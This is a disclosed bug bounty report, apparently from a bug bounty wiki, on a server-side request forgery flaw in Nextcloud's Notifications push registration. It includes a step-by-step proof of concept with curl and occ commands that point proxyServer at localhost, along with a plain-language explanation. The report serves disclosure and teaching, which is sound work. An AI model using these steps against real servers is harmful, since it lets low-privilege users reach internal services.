SSRF via User-Controlled Push proxyServer in Notifications Push Registration
The notifications push registration endpoint accepted a user-supplied proxy server address and later made a server-side POST request to that address when a push was triggered. An authenticated low-privilege user could therefore make the backend send requests to internal or localhost services.

- Triaged in 20 hours
- Fixed in 3 months
- Paid in 5 months
- Disclosed after 6 months
Summary:
An authenticated low-privilege user can register a push device with an attacker-controlled proxyServer through POST /ocs/v2.php/apps/notifications/api/v2/push
Later, when a notification is triggered for that user, the backend performs a server-side POST request to {proxyServer}/notifications.
This creates an SSRF primitive (server-side outbound request) to attacker-chosen targets, including localhost/internal services.
##Version: ==Notifications app: 5.0.0==
##Code:
- notifications-master\lib\Controller\PushController.php (accepts user proxyServer, NoAdminRequired route)
- notifications-master\lib\Push.php (sendNotificationsToProxies(), server-side POST $proxyServer.'/notifications')
Steps To Reproduce:
- Log in as a normal user (e.g., yoyo) and create an app password.
- Register a push device using OCS push API with:
- valid
pushTokenHash - valid
devicePublicKey proxyServer=http://localhost/

- Trigger a push event for that user (
occ notification:test-push yoyo --files). - Check server logs and observe internal outbound request from backend:
- POST /notifications
- source 127.0.0.1
- UA Nextcloud Server Crawler
- Observed Evidence (from your run)

- Push registration returned HTTP/1.1 201 Created.
- Log line confirms backend SSRF request:
- 127.0.0.1 ... "POST /notifications HTTP/1.1" ... "Nextcloud Server Crawler"
##PoC:
- Base info
$base='http://192.168.51.102:8082'
$u='yoyo'

- Create an app password for yoyo (copy the value shown after "app password:")
docker exec -u www-data nextcloud-new php occ user:auth-tokens:add yoyo --no-interaction


- Ensure the user is not in DND mode (push may be skipped when DND is enabled)
docker exec nextcloud-new sqlite3 /var/www/html/data/owncloud.db "update oc_user_status set status='online', is_user_defined=1 where user_id='yoyo';"


- Create a sample public key file
$keyFile = Join-Path $env:TEMP 'nc_push_pub.pem'
$pem = @'
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2Or1KumSDfk8dT0MuCW9
WS5wkVOpNsbz2OIJFBYrBvu6joC2iQo9StONMaXoTQj5Ucak9UBtC60PHyTkIDFb
HOpCST5onmIAtZdqHN/3ABOBeHVU/notdRIl/menGM64jiqGWvE06F1+yZ8GGcGQ
8RKzabqMd2K1iUohXP625uzTABVaiwz3u8nGEwui5R6Pf5Fy6DccuqdUMtJIfW21
Z4Tj48Tw+pR+fUrGpa1Wg+wiwlg7ISK8Symml1Rd6hSRXK2t8Opm/kjH9ZX8oVwn
RSO1ehjzRpTY+gdw/5gvwMZI0XmrIanZmZHwePRR4HC6FLPrL2OQG3gWikDIPyTS
hQIDAQAB
-----END PUBLIC KEY-----
'@
Set-Content -Path $keyFile -Value $pem -NoNewline -Encoding ascii
- Register a push device with a user-controlled proxyServer. Replace ==APP_PASS== with the app password from ==step 1==
$appPass='APP_PASS'
$pushHash=('a'*128)

curl.exe -i -s -u "$u`:$appPass" `
  -H "OCS-APIRequest: true" `
  -H "Accept: application/json" `
  --data-urlencode "pushTokenHash=$pushHash" `
  --data-urlencode "devicePublicKey@$keyFile" `
  --data-urlencode "proxyServer=http://localhost/" `
  "$base/ocs/v2.php/apps/notifications/api/v2/push?format=json"
=> Expected: HTTP/1.1 201 Created
- Trigger one push notification
docker exec -u www-data nextcloud-new php occ notification:test-push yoyo --files -vvv
- Verify evidence in logs
docker logs --since 5m nextcloud-new 2>&1 | Select-String "POST /notifications|Nextcloud Server Crawler|api/v2.php/apps/notifications/api/v2/push"
Expected evidence pattern:
- 127.0.0.1 - - [...] "POST /notifications HTTP/1.1" ... "Nextcloud Server Crawler"

Impact
- Authenticated users can force backend HTTP POST requests to user-selected destinations.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the push registration endpoint accepted a client-supplied proxy server URL without validating or restricting it to trusted push proxies, and the delivery code then used it directly in a server-side request.
Impact
An authenticated user could force the backend to send POST requests to arbitrary destinations, including internal services reachable only from the server.
What the attacker needed
An authenticated low-privilege account; an app password; push notifications not in DND mode
How it was found
- Log in as a normal user and create an app password.
- Register a push device through the OCS push API with a valid token hash, a device public key and a proxy server pointing at localhost.
- Trigger a test push notification for that user.
- Check the server logs and observe the backend making an internal POST request to the chosen address.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you register a phone for push notifications, the server stores an address it will later contact to deliver messages. Here the user could choose that address themselves, so the server could be tricked into contacting machines on its own internal network that outsiders cannot reach. This kind of flaw is called SSRF, meaning the server is made to send requests on the attacker's behalf.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.